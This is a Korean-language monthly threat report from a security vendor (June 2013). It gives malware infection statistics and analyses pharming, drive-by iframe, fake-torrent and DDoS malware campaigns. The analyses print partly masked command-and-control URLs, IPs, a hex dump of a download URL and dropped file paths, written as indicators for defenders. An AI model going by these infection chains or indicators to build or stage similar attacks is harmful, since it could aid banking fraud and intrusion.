ASEC REPORT

VOL.42 | 2013.06

AhnLab

CONTENTS

ASEC(AhnLab Security Emergency response Center)은
악성코드 및 보안 위협으로부터 고객을 안전하게 지키기
위하여 보안 전문가로 구성된 글로벌 보안 조직입니다.
이 리포트는 ㈜안랩의 ASEC에서 작성하며,
매월 발생한 주요 보안 위협과 이슈에 대응하는
최신 보안 기술에 대한 요약 정보를 담고 있습니다.
자세한 내용은 안랩닷컴(www.ahnlab.com)에서
확인하실 수 있습니다.

악성코드 동향

01. 악성코드 통계

6월 악성코드, 전월 대비 103만 건 감소

ASEC이 집계한 바에 따르면, 2013년 6월에 감염이 보고된 악성코드는 413만 8029건인 것으로 나타났다. 이는 전월 517만 993건에 비해 103만 2964건이 감소한 수치다([그림 1-1]). 이 중에서 가장 많이 보고된 악성코드는 ASD.PREVENTION이었으며, Win-Trojan/Wgames.Gen 과 Textimage/Autorun 이 다음으로 많았다. 또한 총 3건의 악성코드가 최다 20건 목록에 새로 이름을 올렸다([표 1-1]).

그림 1-1 | 월별 악성코드 감염 보고 건수 변화 추이




표 1-1 | 2013년 6월 악성코드 최다 20건(감염 보고, 악성코드명 기준)

순위	등락	악성코드명	건수	비율
1	▲1	ASD.PREVENTION	249,187	16.1%
2	▼1	Win-Trojan/Wgames.Gen	149,197	9.6%
3	▲1	Textimage/Autorun	132,316	8.6%
4	▲3	Win-Trojan/Onlinegamehack140.Gen	101,122	6.5%
5	▲1	Trojan/Win32.onlinegamehack	95,433	6.2%
6	▲2	Trojan/Win32.urelas	87,625	5.7%
7	NEW	Win-Trojan/Agent.206512	83,179	5.4%
8	▲1	Trojan/Win32.agent	82,965	5.4%
9	▲2	Als/Bursted	64,939	4.2%
10	▲2	RIPPER	64,909	4.2%
11	▲3	BinImage/Host	59,255	3.8%
12	▼9	Win-Trojan/Asd.variant	52,682	3.4%
13	▼8	Malware/Win32.generic	52,508	3.4%
14	NEW	Win-Trojan/Malpacked5.Gen	47,869	3.1%
15	—	Malware/Win32.suspicious	43,744	2.8%
16	▲1	Win32/Autorun.worm.307200.F	41,664	2.7%
17	▼1	Win-Trojan/Avkiller4.Gen	41,408	2.7%
18	▲2	Win32/Virut.f	33,279	2.2%
19	NEW	Trojan/Win32.adh	33,042	2.1%
20	▼2	Trojan/Win32.Gen	30,883	1.9%
		TOTAL	1,547,206	100.0 %

악성코드 대표진단명 감염보고 최다 20

[표 1-2]는 악성코드별 변종을 종합한 악성코드 대표 진단명 중 가장 많이 보고된 20건을 추린 것이다. 이 중 Trojan/Win32가 총 57만 9543건으로 가장 빈번히 보고된 것으로 조사됐다. Win-Trojan/Agent는 27만 9946건, ASD 가 24만 9187건으로 그 뒤를 이었다.

표 1-2 | 악성코드 대표진단명 최다 20건

순위	등락	악성코드명	건수	비율
1	—	Trojan/Win32	579,543	22.2%
2	—	Win-Trojan/Agent	279,946	10.7%
3	▲3	ASD	249,187	9.5%
4	▼1	Win-Trojan/Onlinegamehack	165,574	6.3%
5	▼1	Win-Trojan/Wgames	149,197	5.7%
6	▲4	Textimage/Autorun	132,346	5.1%
7	▲2	Malware/Win32	105,638	4.0%
8	▼3	Win-Trojan/Downloader	103,737	4.0%
9	▲2	Win-Trojan/Onlinegamehack140	101,122	3.9%
10	▼2	Adware/Win32	97,341	3.7%
11	▲1	Win32/Virut	82,498	3.2%
12	▲1	Win32/Conficker	79,639	3.1%
13	▲1	Win32/Autorun.worm	78,834	3.0%
14	▲1	Als/Bursted	64,939	2.5%
15	▲1	RIPPER	64,909	2.5%
16	▲2	Win32/Kido	60,015	2.3%
17	▲3	BinImage/Host	59,255	2.3%
18	▼1	Downloader/Win32	55,557	2.1%
19	▼12	Win-Trojan/Asd	52,682	2.0%
20	NEW	Win-Trojan/Malpacked5	47,869	1.9%
		TOTAL	2,609,828	100.0 %

6월 최다 신종 악성코드 트로이목마

[표 1-3]은 6월에 신규로 접수된 악성코드 중 감염 보고가 가장 많았던 20건을 꼽은 것이다. 6월의 신종 악성코드는 트로이목마(Win-Trojan/Agent.206512)가 8만 3179건으로 전체의 68.3%를 차지했다. Win-Trojan/Urelas.451584는 1만 1576건이 보고돼 그 뒤를 이었다.


표 1-3 | 악성코드 대표진단명 최다 20건

순위	악성코드명	건수	비율
1	Win-Trojan/Agent.206512	83,179	68.3%
2	Win-Trojan/Urelas.451584	11,576	9.5%
3	Win-Trojan/Agent.540672.NH	8,387	6.9%
4	Win-Adware/KorAd.98304.F	1,912	1.6%
5	Win-Trojan/Agent.907811	1,837	1.5%
6	Win-Trojan/Qhost.83072	1,804	1.5%
7	Win-Trojan/Agent.846330	1,648	1.4%
8	Java/Gondad	1,258	1.0%
9	Win-Trojan/Small.550912	1,177	1.0%
10	Win-Trojan/Agent.1155072.P	1,059	0.9%
11	Win-Spyware/OnlineGameHack.348160	1,034	0.8%
12	JS/Expoit	987	0.8%
13	Win-Adware/KorAd.187075	944	0.8%
14	S/Exploit	919	0.8%
15	Win-Trojan/Agent.596480.P	879	0.7%
16	Win-Trojan/Downloader.911872.B	784	0.6%
17	JAVA/Cve-2011-2544	730	0.6%
18	Win-Trojan/Agent.675840.BX	642	0.5%
19	Win-Trojan/Qhost.22016.V	611	0.5%
20	Dropper/Expjava	498	0.3%
	TOTAL	121,865	100.0 %

6월 악성코드 유형 트로이목마가 최다

[그림 1-2]는 2013년 6월 1개월 간 안랩 고객으로부터 감염이 보고된 악성코드의 유형별 비율을 집계한 결과다. 트로이목마(Trojan)가 53.1%로 가장 높은 비율을 나타냈고 웜(Worm)이 7.8%, 스크립트(Script)가 4.5%의 비율을 각각 차지했다.


그림 1-2 | 악성코드 유형별 비율



악성코드 유형별 감염보고 전월 비교

[그림 1-3]은 악성코드 유형별 감염 비율을 전월과 비교한 것이다. 웜, 스크립트, 바이러스, 익스플로이트 등은 전월에 비해 증가세를 보였으며 트로이목마, 애드웨어, 드롭퍼, 스파이웨어는 감소했다. 다운로더, 애프케어 계열은 전월 수준을 유지했다.


그림 1-3 | 2013년 5월 vs. 2013년 6월 악성코드 유형별 비율



신종 악성코드 유형별 분포

6월의 신종 악성코드를 유형별로 살펴보면 트로이목마가 91%로 가장 많았고 애드웨어가 3%, 익스플로이트는 2%로 각각 집계됐다.

그림 1-4 | 신종 악성코드 유형별 분포



악성코드 동향

02. 악성코드 이슈

포털 사이트 겨냥한 금감원 사칭 피싱 악성코드 '주의'

포털 사이트에 접속한 사용자에게 금융감독원의 가짜 보안 인증 공지 팝업을 띄워 금융 정보를 탈취하는 파밍 악성코드가 최근 기승을 부리고 있다. 해당 악성코드는 국내의 유명 포털 사이트를 겨냥하고 있어 그 피해가 더욱 커지고 있다.

이 악성코드에 감염된 상태에서 해당 포털 사이트에 접속하면 [그림 1-5]와 같은 가짜 팝업이 뜬다. 팝업의 링크를 통해 은행 뱅킹 사이트에 접속하면 보안 인증을 강화하도록 유도해 금융정보를 탈취하는 식이다.

그림 1-5 | 포털 사이트 접속시 생성되는 보안 인증 팝업

팝업 확인 후 은행 사이트에 접속하면 hosts 감염으로 인해 공격자가 만든 피싱 사이트로 연결된다. 피싱 사이트에서도 보안 인증을 강화해야 한다며 개인정보 입력을 유도한다.

그림 1-6 | 금융권 사이트를 가장한 피싱 사이트

[그림 1-6]과 같이 팝업창의 '바로가기' 또는 '확인' 버튼을 누르면 이름, 주민등록번호, 보안카드 정보를 입력하도록 유도하는 창이 뜬다. 정보를 입력하면 공격자의 서버로 입력한 내용이 전송된다. 이렇게 탈취된 정보는 금융 범죄에 사용되므로 피해를 입지 않도록 각별히 주의해야 한다. 은행은 절대로 보안카드의 모든 항목의 입력을 요구하지 않는다는 점을 명심하자.




그림 1-7 | 개인 금융정보 입력을 유도하는 피싱

해당 악성코드는 피싱 사이트의 서버 IP를 주기적으로 변경하는 기능도 있어 공격자가 만든 피싱 사이트가 차단되어도 다른 사이트 IP로 유도할 수 있다.

이 악성코드의 경우 yswwrnm.wan****mrn.com/abc.txt를 통해 주기적으로 업데이트한다.

그림 1-8 | 공격에 사용되는 hosts 목록

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Trojan/Win32.Blocker (2013.06.01.02)

택배 사이트 배송조회 페이지에서 유포된 악성코드

파일공유 사이트(P2P), 뉴스 사이트, 게임 아이템 거래 사이트, 토렌트 등 다양한 웹사이트를 통해 악성코드가 끊임없이 유포되고 있다. 최근에는 사용자들이 자주 방문하는 택배 사이트의 배송조회 페이지에서 악성코드가 발견됐다. 현재는 삽입된 악성 스크립트가 삭제된 상태다.

그림 1-9 | 택배 사이트 배송조회 페이지

택배 배송조회를 위해 배송조회 페이지를 방문할 경우 iframe이 로딩되며, 취약점을 통해 악성코드에 감염된다.

그림 1-10 | 자바(Java) 스크립트 하단에 삽입된 iframe

해당 웹페이지는 공다팩(Gongda pack) 툴킷으로 내부 코드가 난독화돼 있다.





그림 1-11 | 악성 HTML 파일(rivacy.html)

난독화를 해제하면 자바 취약점(CVE-2011-3544) 파일과 악성코드 유포 URL을 확인할 수 있다.

그림 1-12 | 난독화 해제(rivacy.html)

해당 악성코드(nate.exe)에 감염되면 특정 서버(118.***.***.36)에 연결을 시도하며, 내부 문자열에서 다음과 같은 정보를 확인할 수 있다.



Time	Process	Protocol	SrcIP	<=>	DestIP
start...					
•오전 11:31:16	nate.exe	TCP CONNECT	127.0.0.1	=>	118.[redacted]:80
•오전 11:31:37	nate.exe	TCP CONNECT	127.0.0.1	=>	118.[redacted]:80

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
0000EFF0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0000F000	03	00	00	00	00	39	00	00	00	68	74	74	70	3A	2F	2F	.....9...http://
0000F010	31	31	38	2E	31	32	39	2E	31	36	36	2E	33	36	2F	6E	118.[redacted].36/n
0000F020	61	76	65	72	2F	66	77	2F	66	61	6E	67	77	65	6E	2E	aver/fw/fangwen.
0000F030	61	73	70	3F	75	69	64	3D	35	32	35	26	63	6F	75	6E	asp?uid=525&coun
0000F040	74	3D	0B	00	00	00	63	3A	5C	77	69	6E	64	6F	77	73	t=....c:\windows
0000F050	5C	06	00	00	00	6C	6C	73	61	73	73	03	00	00	00	65	\....llsass....e
0000F060	78	65	01	00	00	00	26	00	00	00	68	74	74	70	3A	2F	xe....&...http:/
0000F070	2F	31	31	38	2E	31	32	39	2E	31	36	36	2E	33	36	2F	/118.[redacted].36/
0000F080	6E	61	76	65	72	2F	6C	6C	73	61	73	73	2E	65	78	65	naver/llsass.ex

그림 1-13 | nate.exe 내부 문자열 정보

최종적으로 감염된 악성코드(llsass.exe)는 매시간 실행되도록 예약 작업에 등록돼 동작한다.




그림 1-14 | 예약작업 등록 정보

해당 악성코드(llsass.exe)는 백도어로 동작하며, 다음과 같이 특정 서버(126.**.**.40:1000)로 연결을 시도한다.




그림 1-15 | llsass.exe 네트워크 연결 정보

해당 악성코드는 V3 제품을 통해 진단 및 치료가 가능하다.

〈V3 제품 군의 진단명〉

Java/Cve-2011-3544 (2013.05.30.00)

Downloader/Win32.Agent (2013.05.30.00)

Trojan/Win32.Agent (2013.05.30.00)

토렌트 사이트에서 유포된 hosts.ics 생성 악성코드

파일을 공유하는 토렌트 사이트에서 최근 hosts.ics 파일을 생성하는 악성코드가 유포됐다. 이용자가 많은 사이트인 만큼, 사용자들의 주의가 요구된다.

금융정보를 가로채기 위한 목적으로 제작된 해당 파밍 악성코드는 hosts 파일을 변조하거나 hosts.ics 파일을 생성해 사용자들이 정상 사이트 주소를 입력해도 가짜 사이트에 연결되도록 하는 기능을 한다.

현재 악성 스크립트는 제거된 상태이며, 웹사이트는 [그림 1-16]과 같이 변경됐다.




그림 1-16 | 토렌트 사이트

사용자가 웹사이트를 방문할 경우 common.js 파일에 삽입된 iframe이 로딩되며, 취약점을 통해 악성코드에 감염된다.

그림 1-17 | 자바 스크립트 파일에 삽입된 iframe

해당 웹페이지는 공다팩(Gongda pack) 툴킷으로 내부 코드가 난독화돼 있다.

그림 1-18 | 악성 HTML 파일

난독화를 해제하면 자바 취약점과 관련된 코드와 악성코드 유포 URL을 확인할 수 있다.

그림 1-19 | 난독화 해제

악성코드(server.exe)에 감염되면 [그림 1-20]과 같이 hosts.ics 파일이 생성된다.

그림 1-20 | hosts.ics 파일

악성코드 감염시 hosts.ics 파일의 우선 순위로 인해 올바른 금융권 사이트의 주소를 입력해도 악성코드 제작자가 만들어 놓은 파밍 사이트에 접속된다.

그림 1-21 | hosts.ics 파일 정보

해당 악성코드(lsass.exe)는 백도어로 동작하며, 다음과 같이 특정 서버(126.**.**.40:1000)로 연결을 시도한다.

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Worm/Win32.Allaple (2013.06.17.05)
Trojan/Win32.Hosts (2013.06.17.00)
Trojan/Win32.Jorik (2013.06.19.00)
JS/Agent (2013.06.25.00)

최신 영화 공유 파일을 이용한 악성코드 유포

요즘 많은 사람들이 파일 공유 사이트(P2P)나 토렌트 프로그램을 이용해 영화, 드라마, 게임, 유틸리티 프로그램 등을 공유하거나 다운받고 있다. 하지만 이렇게 공유되는 자료의 상당수는 저작권의 문제가 있을 뿐 아니라, 자료의 출처가 불분명하고 내부에 악성코드가 포함돼 있는 경우도 있어 이용에 주의해야 한다.

최근 영화 파일을 공유하는 토렌트 파일로 위장한 악성코드가 발견됐다. 해당 파일은 영화 토렌트 파일(.torrent) 아이콘으로 위장하고 있지만, 실제로는 악성코드가 숨어 있었다.




그림 1-22 | 토렌트 사이트

해당 악성코드는 Nullsoft를 이용해 제작됐으며, 내부에는 토렌트 공유 파일과 악성코드(Activex.exe)가 포함돼 있었다.




그림 1-23 | 악성코드 정보

악성코드가 실행되면 토렌트 프로그램이 연결되고, 백그라운드로 동작하기 때문에 사용자는 감염 사실을 인지하지 못한다.

그림 1-24 | 악성코드 실행 화면

이와 유사한 형태로 다수의 영화 토렌트 파일을 위장한 악성코드가 공유 사이트에서 유포되고 있는 것으로 확인됐다.

[유사한 형태로 유포되고 있는 악성코드 정보]

미나OO방구.2013.720p.HDR-240.mkv.torrent.exe
iron_OOO_3.2013.720p.hdrip.ultra.edition.ac3.x264.mkv.torrent.exe
Jack_the_OOO_Slayer_2013_1080p_BRRip_x264_AC3-JYK.torrent.exe
born.to.OOOO.2013.kor.vodrip.x264.ac3-adios.torrent.exe
warm OOOOOO 2013 720p web-dl x264 ac3-jyk.torrent.exe
[방영중] [tvn] 몬스O.e01.130517.모든 것은 OO에서 시작되었다.hdtv.h264.720p-with1.torrent.exe

악성코드 감염시 생성되는 파일은 다음과 같다.

C:₩Activex.exe
C:₩Program Files₩Microsoft Window Update₩lsass.exe

생성된 파일(lsass.exe)은 시작 레지스트리 값에 등록되어 동작한다.




그림 1-25 | 시작 레지스트리에 등록

악성코드에 감염된 후 실제 동작하는 lsass.exe 프로세스를 보면 [그림 1-26]과 같이 특정 서버(121.***.***.146:4183)로 지속적인 접근을 시도한다. 분석 당시에는 해당 서버로의 연결이 정상적으로 이뤄지지 않았다.




그림 1-26 | lsass.exe 프로세스

이와 같이 토렌트 파일을 위장한 악성코드를 실행하거나, P2P 등의 파일 공유 사이트에서 불법으로 다운로드받은 영화, 방송, 유료 프로그램을 통해 악성코드에 감염될 수 있으므로 사용자들은 각별한 주의를 기울여야 한다.

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Trojan/Win32.Scar (2013.05.29.03)

다양한 DDoS 공격 기능이 있는 악성코드

최근 특정 IP대역으로 ICMP 패킷이 과다 발생한다는 보고가 있었다. 감염된 PC에서 ICMP Flood 공격이 이루어졌으며, 공격 대상은 미국에 위치한 Amazon 소유의 IP였다. ICMP 패킷이 발생한다는 다수 시스템을 분석한 결과, 공통적으로 A사 P2P 다운로드 프로그램이 [그림 1-27]과 같이 실행 중인 것으로 확인됐다.




그림 1-27 | P2P 다운로드 프로그램 실행 중인 상태

[그림 1-27]의 sssysu.exe 파일이 실제 P2P 다운로드 프로그램 파일의 속성 정보와 같다는 점 때문에 정상으로 판단할 수도 있다. 그러나 ICMP 패킷이 발생한다는 여러 시스템에서, P2P 다운로드 프로그램 파일이 동일한 속성 정보를 가지고 랜덤한 이름으로 실행되고 있었다.

분석 당시, A사의 P2P 다운로드 프로그램이 변조되어 DDoS 공격 기능이 있는 악성코드를 다운로드하는지는 확인되지 않았다. 그러나 DDoS 공격을 수행하는 악성코드가 접속하는 도메인과 동일한 도메인(death***.hopto.org)에 접속을 시도하는 것이 확인됐다. 따라서 변조된 A사의 P2P 다운로드 프로그램이 DDoS 공격 악성코드와 관련이 있는 것으로 추정된다.




그림 1-28 | 감염시 접속하는 도메인에 해당하는 사이트

[그림 1-28]의 '배포파일' 링크에는 어떠한 파일도 연결되어 있지 않았지만, 향후 공격자에 의해 악성코드를 유포할 수 있으므로 주의해야 한다. 접속을 시도하는 hopto.org는 무료로 Dynamic DNS 서비스를 하는 도메인으로, 악성코드 제작자가 C&C 서버 IP 변경을 용이하게 하기 위해 이용한 것으로 추정된다. death***.hopto.org 도메인의 IP는 211.***.**.242로 국내에 위치하고 있다.

변조된 P2P 다운로드 프로그램 파일은 실행시 C&C 서버로 추정되는 아래 서버에 주기적으로 접속을 시도한다. 그리고 감염 PC의 컴퓨터 이름, 운영체제, 메모리, CPU 정보 등과 같은 시스템 정보를 탈취한다.

- hxxps://deat****.hopto.org
- http://ddos.j*****.in:2222
- http://ddos.j*****.in:1111

